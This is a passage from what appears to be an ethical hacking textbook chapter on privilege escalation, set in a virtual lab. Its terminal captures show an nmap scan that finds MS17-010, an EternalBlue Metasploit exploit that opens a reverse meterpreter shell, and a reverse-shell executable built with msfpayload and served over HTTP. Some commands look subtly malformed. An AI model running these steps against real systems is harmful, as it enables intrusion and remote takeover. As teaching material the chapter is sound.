2. PASSWORD CRACKING

- Regulatory violations

In VAPT reports, password-related vulnerabilities are typically classified as **High or Critical severity**.

2.8 DEFENSIVE STRATEGIES AGAINST PASSWORD CRACKING

2.8.1 Strong Password Policies

- Minimum length requirements
- Complexity enforcement
- Prohibition of common passwords

2.8.2 Secure Password Storage

- Strong hashing algorithms
- Salting
- Iterative hashing (key stretching)

2.8.3 Multi-Factor Authentication (MFA)

MFA significantly reduces the impact of password compromise.

2.8.4 Monitoring and Detection

- Failed login alerts
 - Credential misuse detection
 - SIEM correlation
-

2.9 Chapter Summary

Password cracking remains one of the most effective system hacking techniques due to human behavior and weak security practices. Understanding both attack methodologies and defensive strategies is essential for building resilient systems.

3. PRIVILEGE ESCALATION

3. Privilege Escalation

Privilege escalation is the process by which an attacker **gains higher-level permissions** than those initially granted. In real-world attacks, initial access is often low-privileged; **the real damage begins after privilege escalation**.

3.1 INTRODUCTION TO PRIVILEGE ESCALATION

Privilege escalation refers to exploiting design flaws, misconfigurations, or vulnerabilities to gain elevated access rights within a system. These elevated privileges typically include administrative or root-level permissions.

In the CEH system hacking lifecycle, privilege escalation occurs **immediately after gaining initial access** and before maintaining persistence. Without escalation, an attacker's capabilities remain limited.

Most advanced attacks, including ransomware and APT operations, **require successful privilege escalation** to achieve their objectives.

3.2 WHY PRIVILEGE ESCALATION IS CRITICAL IN SYSTEM HACKING

Privilege escalation enables attackers to:

- Disable security controls
- Access sensitive system files
- Dump credentials
- Install kernel-level malware
- Move laterally across the network

From a defensive perspective, preventing privilege escalation can **contain breaches**, even if initial access occurs.

3.3 TYPES OF PRIVILEGE ESCALATION

Privilege escalation is broadly classified into two categories.

3.3.1 Vertical Privilege Escalation

Vertical privilege escalation occurs when an attacker gains access to **higher privilege levels**, such as:

3. PRIVILEGE ESCALATION

- User → Administrator
- Administrator → SYSTEM / Root

This is the most dangerous form of escalation because it results in **full system control**.

Examples include:

- Exploiting kernel vulnerabilities
- Abusing misconfigured services
- Weak sudo configurations in Linux

3.3.2 Horizontal Privilege Escalation

Horizontal privilege escalation occurs when an attacker accesses resources or accounts belonging to **other users with the same privilege level**.

Examples include:

- Accessing another user's files
- Session hijacking
- Token impersonation

While less severe than vertical escalation, horizontal escalation often enables **credential harvesting and lateral movement**.

3.4 COMMON CAUSES OF PRIVILEGE ESCALATION

Privilege escalation is rarely caused by a single flaw. It usually results from a combination of:

- Poor system configuration
- Excessive user privileges
- Unpatched software
- Weak access control policies

Understanding these root causes is essential for both attackers and defenders.

3. PRIVILEGE ESCALATION

3.5 PRIVILEGE ESCALATION VIA OPERATING SYSTEM VULNERABILITIES

3.5.1 Kernel-Level Vulnerabilities

The operating system kernel manages:

- Memory
- Hardware interaction
- Process execution

A vulnerability in the kernel allows attackers to execute code with **highest system privileges**.

Kernel exploits are particularly dangerous because:

- They bypass user-mode protections
- They can disable security mechanisms
- They are difficult to detect

Most kernel vulnerabilities arise from:

- Memory corruption
- Race conditions
- Improper input validation

3. PRIVILEGE ESCALATION

Fig. 3.5.1 Identifying the SMB Port vulnerability in Windows 7 and setting up the exploit.

```
root@kali:~# nmap -sC -sV -p 445 192.168.1.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 12:54 IST
Stats: 0:00:18 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 50.00% done; ETC: 12:55 (0:00:18 remaining)
Pre-scan script results:
|_ broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|   Hosts that seem down (vulnerable):
|     224.0.0.251
|_
Nmap scan report for 192.168.1.128
Host is up (0.00047s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
445/tcp    open  microsoft-ds
139/tcp    open  msrpc
135/tcp    open  msrpc
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:3A:AA:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   Title: CVE-2017-0143
|   Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 168.60 seconds

root@kali:~# msfconsole
msf> use exploit/windows/smb/ms17_010_eternalblue
msf> no payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.1.128    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit-basics/using-metasploit.html
  RPORT      445              no        The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass     (Optional) The password for the specified username
  SMBUser     (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.68    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.68:4444
[*] 192.168.1.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as
```

Fig.3.5.2 getting the meterpreter session

```
root@kali:~# msfconsole
msf> use exploit/windows/smb/ms17_010_eternalblue
msf> no payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.1.128    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit-basics/using-metasploit.html
  RPORT      445              no        The target port (TCP)
  SMBDomain  (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass     (Optional) The password for the specified username
  SMBUser     (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.68    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.68:4444
[*] 192.168.1.128:445 - Using auxiliary/scanner/smb/smb_ms17_010 as

[*] Sending stage (239982 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.68:4444 => 192.168.1.128:49280) at 2025-12-09 13:15:37 +0530
[*] 192.168.1.128:445 - *****
[*] 192.168.1.128:445 - *****
[*] 192.168.1.128:445 - *****

meterpreter > shell
Process 1668 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32\ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : 
   Link-local IPv6 Address . . . . . : fe80::edded:b999:4c3a:4150x13
   IPv4 Address. . . . . : 192.168.56.196
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 
   IPv6 Address. . . . . : 2401:4908:8f56:2e3:1c19:906:9d16:a276
   Temporary IPv6 Address. . . . . : 2401:4908:8f56:2e3:28a:28c7:1f5a:6c05
   Link-local IPv6 Address . . . . . : fe80::1c19:906:9d16:a276x13
   IPv4 Address. . . . . : 192.168.1.128
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 192.168.1.1

Tunnel adapter Isatap.{0545BE10-BAEA-4559-AA82-94E65F9F2213}:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 

Tunnel adapter Isatap.{38685689-FC2F-4422-B407-F993808109A3}:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 

C:\Windows\system32>cd
cd
C:\Windows\system32>cd ..
cd ..
```

3. PRIVILEGE ESCALATION

Fig. 3.5.3 checking for some files in the target system.






Fig. 3.5.4. Uploading a file to target system.



3. PRIVILEGE ESCALATION

Fig. 3.5.5. Results on the target machine.



3.5.2 Patch Lag as an Attack Vector

Organizations often delay patching due to:

- Compatibility concerns
- Downtime risks
- Legacy systems

Attackers exploit this delay by targeting **known vulnerabilities**, making patch management a critical defensive requirement.

3. PRIVILEGE ESCALATION

3.6 PRIVILEGE ESCALATION VIA MISCONFIGURED SERVICES

3.6.1 Services Running with Excessive Privileges


Many systems run background services with elevated privileges. If these services are misconfigured, attackers can abuse them to execute malicious code.

Common misconfigurations include:

- Writable service executables
- Weak service permissions
- Unquoted service paths (Windows)

These issues allow attackers to replace or modify service binaries and execute code as SYSTEM or root.

Fig.3.6.1. Creating a malicious file.



```
root@kali:~# msfpayload -t windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.55 LPORT=4444 -f exe -o run.exe
[-] No platform was selected, choosing default: Windows...Platform: Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 218 bytes
Final size of exe file: 7680 bytes
Saved as: run.exe

root@kali:~# python3 -m SimpleHTTPServer 1234
Serving HTTP on 0.0.0.0 port 1234

192.168.1.14 - - [05/Dec/2025 12:40:42] "GET / HTTP/1.1" 200 -
192.168.1.14 - - [05/Dec/2025 12:40:43] code 404, message File not found
192.168.1.14 - - [05/Dec/2025 12:40:43] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.14 - - [05/Dec/2025 12:41:11] "GET /run.exe HTTP/1.1" 200 -
```

3. PRIVILEGE ESCALATION

Fig. 3.6.2. Setting up that Malicious application into Target system.






Fig. 3.6.3. Exploiting the System using that Misconfigured Application



3. PRIVILEGE ESCALATION


Fig. 3.6.4 exploit metasploitable by ftp anonymous login allowed.



```
root@kali:~# ping 192.168.1.62
PING 192.168.1.62 (192.168.1.62) 56(84) bytes of data.
64 bytes from 192.168.1.62: icmp_seq=1 ttl=64 time=2.42 ms
64 bytes from 192.168.1.62: icmp_seq=2 ttl=64 time=0.899 ms
^C
--- 192.168.1.62 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 0.899/1.668/2.422/0.761 ms

root@kali:~# nmap -A 192.168.1.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 15:09 IST
Nmap scan report for 192.168.1.62
Host is up (0.00095s latency).
Not shown: 977 closed tcp ports (reset)
